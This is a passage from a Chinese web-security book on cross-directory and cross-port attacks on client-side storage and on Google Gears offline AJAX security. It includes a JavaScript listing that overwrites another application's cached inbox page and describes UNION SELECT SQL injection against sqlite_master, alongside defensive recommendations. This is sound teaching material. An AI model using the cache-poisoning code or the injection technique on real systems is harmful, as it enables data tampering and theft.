对于 cookie、LSO 及 DOM 等客户端存储系统来说，都存在受到跨域攻击的危险，一个较好的防范方法就是将需要共享数据的应用程序隔离在单独的子域中。例如，research.share1.company.com 和 dev.share1.company.com 可以使用 share1.company.com 作为共享数据的域名。开发人员应该尽可能地指定域名，来限制其他子域的访问。在这种情况下，使用 share1.company.com 要比使用 company.com 好得多，并且能够避免其中的数据被窃取。开发人员也应该确认是

否有必要共享数据，也许只需要将应用程序移动到一个单独的域中，例如researchdev.company.com，就可以避免其他网站访问其中的数据。

8.6.2　跨目录攻击

如果我们在应用程序中使用了客户端存储，并且无法控制服务器上的某些目录，那么就有可能受到跨目录攻击。根据采取的客户端存储方式不同，即使没有明确指定与其他应用程序共享数据，也有可能存在跨目录攻击的危险。最终原因是由于开发人员没有正确地限制能够访问存储系统的网页路径。通常，跨目录攻击的受害者多是那些社交网站，或者是全球性的 Web 服务器。因为在同一 Web 服务器上可能为不同的用户或部门分配不同的目录。例如，每个 MySpace 用户都有一个个人的网络空间，即 http://www.myspace.com/USERNAME。本书作者的母校——佐治亚理工学院，也为每个新生分配了一个网络空间 http://prism.gatech.edu/~USERNAME。此时，如果使用 cookie 或者 DOM 存储，就可能产生跨目录攻击。以 **sessionStorage** 对象为例，该对象并没有起限制作用的 **Path** 属性。域中的每个页面都可以访问相同的会话存储空间。例如 http:// prism.gatech.edu/~acidus 可以窃取 http://prism.gatech.edu/ ~bsullivan 中存储的所有数据。同样，**globalStorage** 对象也缺少对路径的限制，因此也完全可能受到跨目录攻击。在 cookie 中的默认情况下，**Path** 属性只允许域中的页面之间共享数据。

避免跨目录攻击的最简单方式就是选择一种恰当的存储方法。避免在如上情况下使用 DOM 存储，因为在跨目录攻击下，我们无法保证 DOM 存储对象的安全。对于使用 cookie 的应用程序，应该将它们隔离到单独的目录中，并且必须能够控制该目录下所有子目录的访问权限。然后，使用 cookie 的 **Path** 属性限制只能访问这些目录。而是否选择 Flash LSO 则需要灵活对待，因为只有将该 LSO 与其他 Flash 对象共享，并且将该 LSO 保存到与 Web 根目录相邻的目录下时，才有可能受到攻击。假设在同一主机上有两个 Flash 对象分别位于 /Internal/Tools/IssueTracker.swf 和/Internal/Tools/HR/TimeSheets/Reporter.swf 下，并且二者之间共享数据。同域名一样，开发人员应该尽可能指定最具体的目录名，来限制对共享数据的访问。在本例中，Flash 对象应该在使用 **getLocal()**创建 LSO 对象时指定目录名为/Internal/Tooles/，因为这是两个 Flash 对象共有的、最具体的目录名。同我们为了防范跨域攻击，而将不同域中的程序隔离到一个单独域中一样，开发人员也可以将共享 LSO 的 Flash 对象隔离到单独的目录中。在我们的例子中，**IssueTracker.swf** 和 **Report.swf** 应该被移到一个单独目录中，例如

/Internal/Tools/HR-Special/。此外，该目录路径还应该传递给 Flash 的 **getLocal()** 方法，以便两者之间能够共享 LSO。

8.6.3 跨端口攻击

虽然跨端口攻击非常少见，但是十分危险。当我们无法控制运行在主机其他端口上的 Web 服务器时，就有可能遭到这种攻击。这与共享主机不同，共享主机是指大量网站共享同一个 IP 地址、同一台计算机，但是各自的主机名却都不同。除了 Internet Explorer 的 userData 存储方式之外，其他的客户端存储都可能受到跨端口攻击，因为它们只使用域名来限制访问，而没有将域名和端口结合起来。在 cookie 中，虽然可以使用 **secure** 属性，但是只能强制让运行在另一端口的 Web 服务器使用 SSL。同样，仅仅限制路径也无法避免受到攻击，因为攻击者可以重新创建目录结构，以访问 Web 服务器上的数据。

虽然同域中可信的 Web 服务器相比，运行在其他端口上的不可信服务器要少得多，但是，一旦受到跨端口攻击，所造成的损失可能会非常严重，因为它可以越过所有的访问限制。在现实中，正是由于一次对非标准端口上 Web 服务器的攻击才使得跨端口攻击浮出水面。假设在 http://site.com:8888/Admin/上有一个 Web 管理程序，并且使用了某种客户端存储方式。攻击者可以轻易地在 http://site.com/Admin/创建一个页面，并且如果能够诱使管理员访问该页面（即 http://site.com/Admin），那么其中的恶意 JavaScript 代码就可以访问所有由 http://site.com:8888/Admin/所存储的客户端数据！

8.7 本章小结

客户端存储可以很好地满足在用户机器上存储离线数据的需求。同时，可以保留页面刷新之间的数据，减少服务端的压力，并改善用户的体验。此外，客户端存储也可以缓存大数据结构，通过在本地操纵数据来提高应用程序的性能。所有这些特性都为创建离线 AJAX 应用程序打下了基础，也同样都存在着安全问题。不管采用何种存储方式都可以查看或修改存储在客户端的所有数据。开发人员一定要谨记，永远不能将敏感数据或者身份信息存储在客户端中。对于那些由用户来决定存储数据的应用程序（例如文字处理）来说，开发人员必须在用户每次操作完后清除数据，以避免不熟悉应用程序的用户进行误操作。最后，开发人员必须设置适当的访问控制规则，否则存储在客户端的数据就很可能暴露给第三方。

表 8-3 总结了本章中 4 种客户端存储方式的不同特点，以及各自的局限性，希望能帮助开发人员们选择合适的存储方式。

表 8-3　从高层次对 4 种客户端存储方式不同特性的比较

特　性	cookie	Flash 本地共享对象	userData	DOM 存储
支持的浏览器	所有	安装了 Flash 6 以上版本插件的所有浏览器	只有 IE 5 以上版本	Firefox 2.0 以上版本，以及由 Firefox 衍生出来的浏览器
存储类型	持久化、非持久化	持久化	持久化	持久化、非持久化
默认大小	4094 字节（在主流浏览器中容量最小）	100KB	128KB（对于可信的 intranet 还要大得多）	5MB
最大大小	4094 字节	无限（需要用户改变设置）	不定	5MB
允许的数据类型	字符串	数组、布尔值、数字、对象、字符串	字符串	字符串
数据是否能自动过期	是	否	是	否
是否能限制可访问的域	是	是	是	是
删除客户端数据的容易程度	简单	中等	难	难
读取客户端数据的容易程度	非常简单	必须下载特殊的工具	简单	简单
编辑客户端数据的容易程度	简单	中等	难	中等

第9章
离线 AJAX 应用程序

错误观点：

离线 AJAX 应用程序的安全问题最少，因为它们很少连接到互联网上。

离线 AJAX 应用程序与普通的 AJAX 应用程序相比，更依赖于客户端代码。因此与在线应用程序相比，离线应用程序也会存在更多代码透明度上的问题。此外，像 Google Gears 这样的离线框架为客户端代码提供了更多的功能，例如 SQL 数据库。由于这些额外的功能，离线应用程序也会产生更多新的问题，例如客户端的 SQL 注入。

9.1 离线 AJAX 应用程序

离线 AJAX 应用程序是一种我们即使没有连接到互联网上也可使用的 Web 应用程序。通常离线程序的架构如图 9-1 所示。




图 9-1　根据用户是否连接到互联网上，离线应用程序可以选择使用本地机器或者远程 Web 服务器上存储的数据

一个离线应用程序会将用户与之交互的数据或资源提取出来。当应用程序处于在线状态（例如与互联网相连）时，该数据通过标准的 AJAX 方法，由 Web 服

务端来操作。而当用户处于离线状态时，应用程序会在用户毫不知情的情况下使用先前从 Web 服务端下载、缓存在本地的 HTML、CSS 及 JavaScript 文件。而应用程序的数据则存储在客户端数据库中。当用户再次连接到互联网时，应用程序会将修改过的缓存数据更新回 Web 服务端。同时，再次连接时也会重新同步缓存中的 Web 资源、程序逻辑及数据。在理想状况下，用户应该察觉不到当前应用程序是处于离线状态，还是在线状态。如果能做到这一点，那么应用程序也就可以在本地和远程资源间随意切换。之所以说这些应用程序只是**偶尔连接**，是因为在离线状态下，用户也可以使用应用程序几乎所有的功能，并可以切换到在线状态来获取最新的数据。

在离线应用程序中，基于 Web 的电子邮件程序就是一个很好的典范。应用程序使用的新邮件图标、商标、四周的图片、CSS、HTML 页面，以及 JavaScript 都存在用户本地的机器上。用户的地址簿、收件箱及其他邮件目录都存储在客户端数据库中。用户可以收取电子邮件、撰写新邮件，并编辑地址簿。同样，在客户端还可以通过 JavaScript 实现邮件搜索、为联系人添加图片、富文本编辑器，甚至是拼写检查这样的功能。一旦用户连接到互联网，电子邮件应用程序就会将新撰写的邮件发送给 Web 服务器、更新地址簿，并下载新的邮件信息。

正如我们在 6 章“AJAX 应用程序的透明度”中所讨论的，攻击者可以轻易地收集、分析某个 AJAX 应用程序的所有客户端源代码。这也为攻击者提供了一些机会，能够了解到 Web 服务器上 AJAX 代码、方法名称和参数、程序流程及其他信息。将这些信息暴露给客户端是出于改善功能和响应速度的考虑。至少对于标准的 AJAX 应用程序来说，开发人员可以减少发送给客户端的业务逻辑。而这对于离线 AJAX 应用程序来说非常困难，开发人员必须向客户端暴露足够的程序逻辑和数据，才能在离线状态也能让应用程序工作正常。但是，这种透明度的扩大也使得离线 AJAX 应用程序更容易受到第 6 章中所介绍的所有攻击。

在本章中，我们将着重对 Google Gears 进行讨论，因为 Google Gears 是迄今为止最流行、使用最广泛的离线 AJAX 框架。不过，本章中讨论的安全问题，例如本地文件、客户端数据库，以及如何管理复杂的客户端代码，也同样适用于其他的框架。在本章最后，我们会介绍一些其他的框架，以及一些创建离线应用程序的方法。

9.2 Google Gears

Google Gears 是一个浏览器插件，可以帮助开发人员创建离线 AJAX 应用程序。当前，它可以支持 Internet Explorer（在 Windows XP 和 Windows Vista 平台均可），以及运行在 Windows XP、Window Vista、Mac OS 或者 Linux 操作系统上的

Firefox。为了提供离线访问，Google Gears 包含以下 3 个部分。

- **本地服务器（Local Server）**：能够缓存网页资源并在本地运行的服务器。
- **数据库（Database）**：用来在本地存储数据的客户端 SQL 数据库。
- **工作者池（Worker Pool）**：一个提供各自工作者（Worker）线程的可执行环境，避免计算量过大的 JavaScript 代码影响到用户体验。

Google Gears 允许开发人员将 Web 资源捕获到本地服务器中。当用户处于离线状态时，就可以使用这些保存在本地机器上的资源。有一点需要注意，就是不管应用程序是否处于在线状态，应用程序的 URL 都不会改变。以上一节中提到的 Web 电子邮件程序为例，如果其地址为 http://sexyajaxapps.com，那么不管应用程序的状态如何，出现在 URL 中的这个主机名都不会改变。

Google Gears 提供了一个客户端的数据库，可以由 JavaScript 直接访问。该数据库实际上是一个 SQLite 数据库，不过添加了一些安全特性，并支持全文检索。

Google Gears 中工作者池是一个非常有意思的概念。它允许开发人员在 Web 浏览器的线程之外运行大段计算量非常大的 JavaScript 功能，例如加密、排序或者最短路径算法。这使得用户界面依然处于可响应的状态，避免了由于计算量过大而导致的浏览器假死现象。

9.2.1　Google Gears 内置的安全特性及其缺点

Google Gears 内置了许多安全特性，从根本上遵循了同源原则。网站只能打开由自己一开始创建的那个数据库。使用本地服务器进行离线缓存的应用程序也只能捕获网站原始的 URL 和资源。Google 只通过 URL 的模式、主机名和端口来确定一个唯一的来源，因此 http://site.com:80 上的一个页面可以访问从 http://site.com:80 上另一个页面中捕获的资源。对于 Web 服务器内部可访问资源的路径我们无法限制。从另一个角度来说，在 Google Gears 中，没有像 cookie 中 **Path** 属性一样的概念。这意味着 Google Gears 本身存在着我们在第 8 章“攻击客户端存储”中介绍的跨目录攻击漏洞。虽然当前还没有一种机制可以在不同域或者来源之间共享 Google Gears 数据，但是 Google 正在对此进行研发。同样，这也使得 Google Gears 可能会受到跨域攻击和跨端口攻击。

安全建议

- 不要

如果在 Web 服务器上有些应用程序是我们无法掌控的，那么不要使用 Google

Gears 将离线应用程序部署在这种服务器上。

- 要

要注意 Web 服务器上其他的访问者，以及 Web 服务器上现存的应用程序。这些应用程序都可以访问本地服务器中的资源，以及存储在客户端数据库中的数据。如果可能的话，将离线 AJAX 应用程序隔离到单独一个子域中，以避免受到跨目录攻击。

我们可以选择是否使用 Google Gears。如果某个网站第一次访问 Google Gears API，那么会如图 9-2 所示，弹出 Google Gears 浏览器插件对话框。




图 9-2　用户必须明确指定允许网站使用 Google Gears 的浏览器插件

该对话框是由浏览器插件生成的，因此无法像第 7 章“劫持 AJAX 应用程序”中改写浏览器原生 alert()或者 confirm()方法那样，覆盖或者劫持该对话框。而且，通过网页也无法控制或者改变该对话框中的内容。从安全角度考虑，这种做法应该得到肯定[1]。如果用户不选中“Remember my decision for this site”复选框，则每次访问使用 Google Gears 的页面时，都会弹出这个对话框。这的确很烦人，但是 Google Gears 并没有告诉用户，当前网站使用了它的哪些功能。在上例中，用户并不知道是在本地创建一个数据库，还是从工作者池中生成一个工作者线程。一旦某个唯一来源（由 URL 模式–主机名–端口组成）获得了对 Google Gears 的访问，那么便可以使用 Google Gears 提供的全部功能，无法只允许网站使用 Google Gears 中的某个功能[2]。

允许使用 Google Gears 的网站列表会存储在 Google Gears data 目录下的 SQLite 数据库中，文件名为 permissions.db。Google Gears 并没有像其浏览器插件

[1] 在 90 年代发现的大量 Microsoft ActiveX 漏洞中，其中一个便是网站可以控制确认对话框中显示的内容。恶意用户可能会插入像“单击‘是’按钮，免费访问我们新的程序”这样的内容，诱使其他用户执行破坏性的 ActiveX 控件。

[2] 我们并没有从安全角度评价这是好是坏。可能这样做是为了使用起来更方便。只不过我们的结论是，Google Gears 提供的是一种 all-or-nothing 的安全模式，即要么提供全部功能，要么不提供任何功能。

一样，内置集成了对该文件的检查，因此也无法防止该文件被其他程序修改。这意味着攻击者可以使用病毒或者恶意软件获得修改数据库的权限，使得未经用户指定的网站（甚至是用户之前已经拒绝了的网站）也可以使用 Google Gears。

根据操作系统的不同，Google Gears 将数据文件存储在用户指定的目录下，并且依靠操作系统来避免用户访问他人的 Google Gears 数据。下面这个列表包含了各种操作系统下 Google Gears 数据及插件的存放位置。

- **Windows Vista 上的 Internet Explorer**。例如 C:\Users\<USER NAME>\AppData\ Local Low\Google\Google Gears for Internet Explorer。
- **Windows XP 上的 Internet Explorer**。例如：C:\Documents and Settings\<USER NAME>\ Local Settings\Application Data\Google\Google Gears for Internet Explore。
- **Windows Vista 上的 Firefox**。例如 C:\Users\<USER NAME>\AppData\ Local Low\ Mozilla\Firefox\Profiles\<RANDOM>\Google Gears for Firefox。
- **Windows XP 上的 Firefox**。例如 C:\Documents and Settings\<USER NAME>\ Local Settings\Application Data\ Mozilla\Firefox\Profiles\<RANDOM>\Google Gears for Firefox。
- **Linux 上的 Firefox**。例如 /home/<USER NAME>/.mozilla/firefox/<RANDOM>/ Google Gears for Firefox。
- **Mac OS-X 上的 Firefox**。例如 Users/<USER NAME>/Library/Caches/ Firefox/ Profiles/<RANDOM>/Google Gears for Firefox。

任何操作系统的缺陷或漏洞都有可能暴露用户的 Google Gears 数据。虽然这并不是 Google Gears 的安全问题，但是开发人员必须知道这一点。当然，如果某个用户的操作系统真的被攻击，估计还有很多比 Google Gears 数据泄露更重要的事情要担心。

Google Gears 在其自带的 SQLite 中已经内置了很多数据库访问的安全措施。例如，不支持 **ATTACH** 和 **DETACH** 语句。ATTACH 和 DETACH 允许用户使用 SQLite 在本机上再打开另一个 SQLite 数据库。禁用这两个语句能够避免网站通过 Google Gears 来读取客户机器上任意的 SQLite 数据库。除此之外，Google Gears 也不支持 **PRAGMA** 语句，因为该语句可以用来设置多个 SQLite 选项，这样可以避免攻击者通过修改 SQLite 选项来降低数据库的性能或安全。当然，不论何时，当查询一个 SQL 数据库时，都会存在 SQL 注入攻击的危险。正如我们在第 3 章“Web 攻击”中所介绍的，引起 SQL 注入的根本原因在于使用了未经过验证的输入和某些特殊的 SQL 语句。幸运的是，Google Gears 支持参数化查询，可以保护

应用程序免受 SQL 注入的攻击。稍候，我们会在本章进一步详细讨论 SQL 注入和 Google Gears。

当前，Google Gears 并没有限制网站可以在客户端存储的数据量。因此，网站可以通过不断存储数据、直到占满客户端所有硬盘空间的形式向用户发起拒绝式服务攻击。某些恶意网站可能会故意采取这种攻击，而一些合法网站也偶尔会造成这种情况发生。例如，在代码中的一个 Bug 可能会导致某些 JavaScript 代码不断地循环，将数据一遍又一遍地写入到用户机器上。因此，开发人员在将数据存储到用户机器上时需要特别小心。进一步说，开发人员必须意识到，Google Gears 并没有提供任何安全机制，来避免程序意外地将数据填满用户的硬盘。

不幸的是，虽然 Google Gears 为开发人员提供了客户端数据存储的功能，但是对于终端用户来说，没有任何方法来删除 Google Gears 中存储的数据。而且，Google Gears 的浏览器插件也没有提供用来清除数据的用户界面（GUI）。因此，用户必须自己找到 Google Gears 的安装目录（根据操作系统和 Web 浏览器而不同），删除其中相应的数据文件。

9.2.2 探索工作者池

工作者池（Worker Pool）是 Google Gears 中一个非常有意思的特性。它允许我们生成一个单独的进程来运行一段 JavaScript 代码，并称该进程为“工作者（Worker）”。由于采用独立的进程来运行耗时的程序，因此可以避免用户界面或者浏览器产生假死状态。JavaScript 可以通过发送信息及回调函数，与不同的工作者进行通信。但是，为什么说工作者池使用一个单独的进程呢？关于这点，Google 在文档中并没有给出一个明确的定义。在 Google Gears 的开发文档中，工作者代码中的 JavaScript 是不能访问 DOM 的，因为在浏览器中“工作者不共享任何执行状态”。Google 也称工作者为进程而不是线程，因为在独立的工作者之间，并不像传统线程一样共享任何状态[3]。

在工作者中，最有意思的是对执行代码的处理。假设 Alice 已经同意 http://site.com/使用 Google Gears。随后 Alice 访问了 http://site.com/SomeCoolApp/，启动了一个工作者进程来处理一些非常复杂的任务。当该工作者在后台运行时，Alice 又单击了一个指向 BBC 世界新闻站点的链接。如果 Alice 离开创建工作者进程的网站时，那么还在运行的工作者进程会如何处理呢？答案是它依然继续运行！

[3] 读者可以从 http://code.google.com/apis/gears/api_workerpool.html 中获得更多详细信息。

我们假设 Alice 使用的是支持标签页的浏览器，例如 Firefox，并且 Alice 在同一浏览器窗口中打开了两个标签页：一个访问 CNN 网站，而另一个访问 http://site.com/CoolAjaxApp/。CoolAjaxApp 已经创建了一个在后台运行的工作者进程，然后 Alice 单击了另一个标签页中的链接，跳转到了 BBC 网站。此时，由 CoolAjaxApp 创建的工作者进程仍在后台运行着。接下来，Alic 关闭了 BBC 网站的标签页和创建工作者进程的标签页。这时发生了什么？工作者进程仍然继续运行着！事实上，除非 Alice 关闭 Web 浏览器，否则该工作者进程会一直继续运行！

还记得 Google Gears 并没有限制可存储的容量吗？我们假设有这样一个拒绝式服务攻击，它通过不断将垃圾数据写入到 SQLite 数据库中，来渐渐耗尽用户的硬盘空间。我们（本书作者）在一个 2.1Ghz Intel Pentium 处理的笔记本上做了试验，通过一个隐藏的工作者池，每分钟差不多可以向 SQLite 数据库中写入 110 兆字节的数据。假设 Eve 开发了一个恶意的网站 http://www.someisp.com/eve/，朋友 Bob 在 http://www.someisp/com/bob/ AjaxApp 上运行了一个使用 Google Gears 的应用程序，而 Alice 正好允许了 www.someisp.com:80 上的所有页面都可以访问 Google Gears。记住，Alice 无法限制 www.someisp.com 上的哪些页面能够访问 Google Gears。这样，Eve 便可以引诱 Alice 访问她的网页（通过博客或者邮件等方式）。当 Alice 访问 Eve 的网页后，只会获得“您所请求的网页无法找到”的信息。当然，这只是个陷阱。Eve 创建了一个假的 404 页面，并在后台已经生成了一个工作者进程，该进程开始不断将垃圾数据写入到 Alice 笔记本的 Google Gears 数据库中。Alice 虽然很迷茫，但是没有想太多，而是继续浏览网页。她访问了其他一些页面，打开并关闭了一些标签页，甚至喝了杯咖啡休息了一下。在这段时间里，Eve 的工作者进程正在以每分钟 110 兆的速度，将垃圾数据源源不断地写入到 Alice 的硬盘中。这意味着，一个半小时之后，Eve 的工作者进程已经占据了 Alice 硬盘中 10GB 的空间！

一定要记住，Google Gears 的工作者池本身并没有任何危险性，也不存在任何不安全的因素。它只是允许 JavaScript 独立执行耗时的计算任务，以便不影响到用户的体验。除非用户关闭浏览器。否则这些任务会不断地运行。浏览器也不会给出任何已经创建工作者进程的提示。虽然所有这些功能本身并无恶意，但是在攻击者的手上却可以完成一些他们以前无法实现的恶意行为。例如，使用工作者池的跨站脚本攻击（XSS），其危害性要大得多，因为即使用户已经离开受感染的网页，攻击者依然可以在后台继续运行恶意程序。

9.2.3 泄露并篡改本地服务器（Local Server）中的数据

本地服务器可以缓存所有类型的资源。很多时候，对于不同的用户，这些资源会返回不同的内容。通常，这些内容中会含有与用户有关的敏感数据。

不幸的是，只要同一主机上的 AJAX 应用程序知道正确的本地服务器名就可以访问其他任何 AJAX 程序的数据。假设有一个称为 AJAX Mail 的应用程序是基于之前离线 Web 邮件程序实现的。AJAX Mail 程序托管给了名为 SexyAjaxApps.com 的主机，该主机还存储着许多其他的离线应用程序，其中包括一个名为 EveIsEvil 的恶意应用程序。我们假设某个用户登录进 AJAX Mail 程序时，就会将 inbox.html 复制一份存入 Google Gears 的本地服务器中。用户的收件箱如图 9-3 所示。

图 9-3 离线应用程序 AJAX Mail 中用户的收件箱

如果用户在离线状态下访问了 Eve 的应用程序，那么 Eve 创建的页面就会通过指向 inbox.html 的 iframe 标签窃取到用户收件箱内的内容。因为用户处于离线状态，所以会重新读取存储在缓存中的收件箱，因此 Eve 就可以读取 iframe 中缓存的收件箱内容（如图 9-4 所示），这使得 Eve 可以直接从本地服务器中窃取敏感的数据。




图 9-4　因为应用程序都部署在同一台服务器上，所以 Eve 可以读取存储在 AJAX Mail 本地服务器中的数据

安全建议

- **不要**

在离线状态时，不要将任何应用程序不需要的资源，存储在本地服务器中。

- **要**

要保证本地服务器中存储的资源必须是应用程序在离线状态下可以操作的最小集合，任何存储在本地服务器中的多余数据都可能为攻击者提供有利的敏感信息。如果数据没有存储在本地服务器中，那么攻击者便无从下手。

我们已经看到，一个恶意的 AJAX 应用程序可以访问同一台 Web 服务器上其他 AJAX 应用程序的缓存资源。但是，更可怕的是，攻击者可以改写这些应用程序的缓存资源。例如 Eve 希望将 AJAX Mail 中的 inbox.html 页面替换为前一节中自己创建的页面，那么她可以使用如下这段代码：

```
var STORE_NAME = 'ajax-mail'
var store;
var server;
function setupSmash() {
if (!window.google || !google.gears) {
//没有安装 Google Gears
return;
```

```
}
server = google.gears.factory.create('beta.localserver',
'1.0');
store = server.openStore(STORE_NAME);

//捕获我们伪造的收件箱页面的一份本地副本
store.capture('fake-inbox.html', null);
}

function smashTheCache() {
//从缓存中删除原来的版本
store.remove("../AjaxMail/inbox.html");
//将我们伪造的收件箱页面，设为新的缓存页面
store.copy('fake-inbox.html', "../AjaxMail/inbox.html");
}
```

首先，Eve 复制了一份假的收件箱页面，命名为 fake-inbox.html，然后将其保存在 AJAX Mail 使用的本地服务器中。这样，Eve 便可以在本地服务器的缓存中操作该页面。接下来，Eve 使用 store.remove()方法删除了由 AJAX Mail 缓存的 inbox.html 页面，并使用 store.copy()方法将其改为之前假的收件箱页面 fake-inbox.html。如图 9-5 所示，Eve 已经替换了 AJAX Mail 在离线状态下使用的收件箱页面。再仔细一些可以发现，Eve 已经将某些邮件的主题替换为了意思正好相反的内容。

图 9-5　Eve 的应用程序可以修改存储在 AJAX Mail 本地服务器中的内容

攻击者不仅能够通过假的 HTML 页面篡改本地服务器中的缓存数据，还可以攻击其他像 CSS 样式表、外部 JavaScript 文件这样的资源。在第 12 章“攻击表现层”中，我们会介绍多种通过篡改 CSS 样式表实现的攻击。不过在眼下，我们需要考虑的是，如果 Eve 使用伪造的 JavaScript 文件修改了本地服务器中的缓存数据，那么她就可以使用其中的恶意代码修改应用程序的处理逻辑。由于恶意代码会被视为正常的应用程序，所以也不会引起怀疑。不过它仍然能够在后台悄无声息地捕获用户名、密码、财务数据或者电子邮件这样的敏感数据。由于可以篡改本地服务器中的数据，因此主机上的任何网站都可以完全控制一起运行的离线 Google Gears AJAX 应用程序。

安全建议

- **不要**

不要使用静态或者容易被人猜出的名字来作为本地服务器的名字，这会给恶意程序创造机会，使得它们轻易地访问并操纵其中储存的资源。

- **要**

对不同的用户，要使用不同的本地服务器（Local Server）名称。也可以考虑根据用户的名称生成一个 Hash 值作为本地服务器的名字。这样不仅安全，而且别人也很难猜到。虽然这种安全措施并不复杂，但是却给想窃取缓存资源的恶意应用程序造成了很大的麻烦。

9.2.4　直接访问 Google Gears 数据库

Google Gears 中的数据库与第 8 章讨论的其他客户端存储非常相似，都可以使用浏览器以外的其他工具访问并修改其中的数据。有很多像 SQLite Database Browser 这样的免费或者开源工具可以打开 SQLite 数据库并进行操作。这些数据库都存储在唯一标识创建网站的目录中（通过 URL 模式–主机名–端口命名），而这些目录又都存放在 Google Gears 的 data 目录下（具体存储路径请参考上一节）。如图 9-6 所示，我们非常容易就能找到并访问这些数据库。




图 9-6　任何可以读写 SQLite 数据库文件的工具都可以用来操作 Google Gears 的数据库

同其他形式的客户端存储一样，开发人员不应该对没有人会修改 Google Gears 数据库中的数据抱有一丝的幻想，也不能相信任何从 Google Gears 数据库中获取的数据。在接受这些数据之前，必须对它们进行必要的验证。此外，由于 Google Gears 本身并没有提供数据完整性检查，所以开发人员应该自己实现该功能，以防止数据被篡改。同时，对从 Google Gears 数据库中获取的数据，也应该进行输入验证。

9.2.5　SQL 注入和 Google Gears

我们之前已经提过，Google Gears 的 SQLite 数据库同其他所有数据库一样，存在着 SQL 注入的危险。虽然 SQLite 并不完全支持 SQL 的所有特性，但是也差不了多少，此外，它自带的一些特性也使其更容易受到 SQL 注入的攻击。例如，每个 SQLite 数据库都包含一个特殊的表 sqlite_master，该表定义了数据库的模式（Schema）。正如我们获取 SQL Server 数据库中 sysobjects 表的内容一样，我们也可以通过该表获得数据库中所有由用户创建的表名。此外，sqlite_master 表还包含一个名为 sql 的列，其中储存的是用来创建该表的 CREATE TABLE SQL 语句。这使得我们可以确定表中每一列的数据类型，例如是日期型还是整型，以及列的属性，例如是 NOT NULL 还是 PRIMARY KEY。

SQLite 还有一个非常有趣的特性：并不强制列的数据类型。这即是说，我们可以向整型的列中插入文本数据。因为攻击者并不需要知道每列的数据类型，只需要匹配正确的列数，所以更容易发起 UNION SELECT SQL 注入攻击。不过，由于 SQLite 并不关注于数据类型，所以攻击者也无法通过强制类型转换刻意造成错误来获取更多的信息。因此，虽然 SQLite 数据库更容易受到 UNION SELECT SQL 注入

攻击，但是要想人为从 SQLite 数据库中提取数据，也只剩下了下面这种办法。

SQLite 将“——”作为注释来解析，因此攻击者可以在注入的语句最后使用注释来避免引起任何的语法错误。

最后，在单个语句执行中，SQLite 并不支持多条查询。例如，语句 SELECT name FROM Customers; SELECT * FROM Orders 只会返回第一条语句的执行结果。这样可以避免受到第 6 章中所介绍的攻击。

我们假设攻击一个示例应用程序——List Mania，该程序允许用户在线存储多个不同内容的列表。List Mania 使用 Google Gears 将这些列表存储到本地，以便在离线状态下继续访问。图 9-7 显示了 List Mania 通常的操作页面。

图 9-7　List Mania 是一个离线 AJAX 应用程序，允许用户管理多个列表

同传统的服务端 SQL 注入一样，我们首先在文本框中输入一些特殊字符，看看能否引起 SQL 语法错误，并判断是否存在 SQL 注入漏洞。最常见的方式是使用一个单引号（'），由于缺少相匹配的单引号，所以这可能会引起一个语法错误。当我们试图访问 ToDo 列表时，我们从 JavaScript 控制台收到了一条 SQL 错误信息，如图 9-8 所示。




图 9-8　由于在 SQL 语句中存在不匹配的单引号，所以返回了一个详细的 SQL 错误信息

该错误信息内容非常详细。它甚至将应用程序执行的完整 SQL 语句告诉了我们！Googel Gears 中所有的数据库错误都可以抛出给应用程序，然后使用 try{...}catch(e){}代码块来捕获。在捕获的对象中有一个 message 属性，其中就包含了详细的错误信息。下面，我们将使用 UNION SELECT 攻击，从本地数据库中提取出所有的表名，如图 9-9 所示。

图 9-9　SQL 注入可以用来获取 Google Gears 数据库中所有的表名

在上图中我们看到，通过使用 AND 1=0，可以防止第一次查询返回的结果，影响到最后的数据。同时，我们还使用了一个注释（——）来忽略掉任何原 SQL 查询语句的结尾部分。剩下的就是一步步从本地数据库中提取出所有的数据了（虽然有些枯燥）。

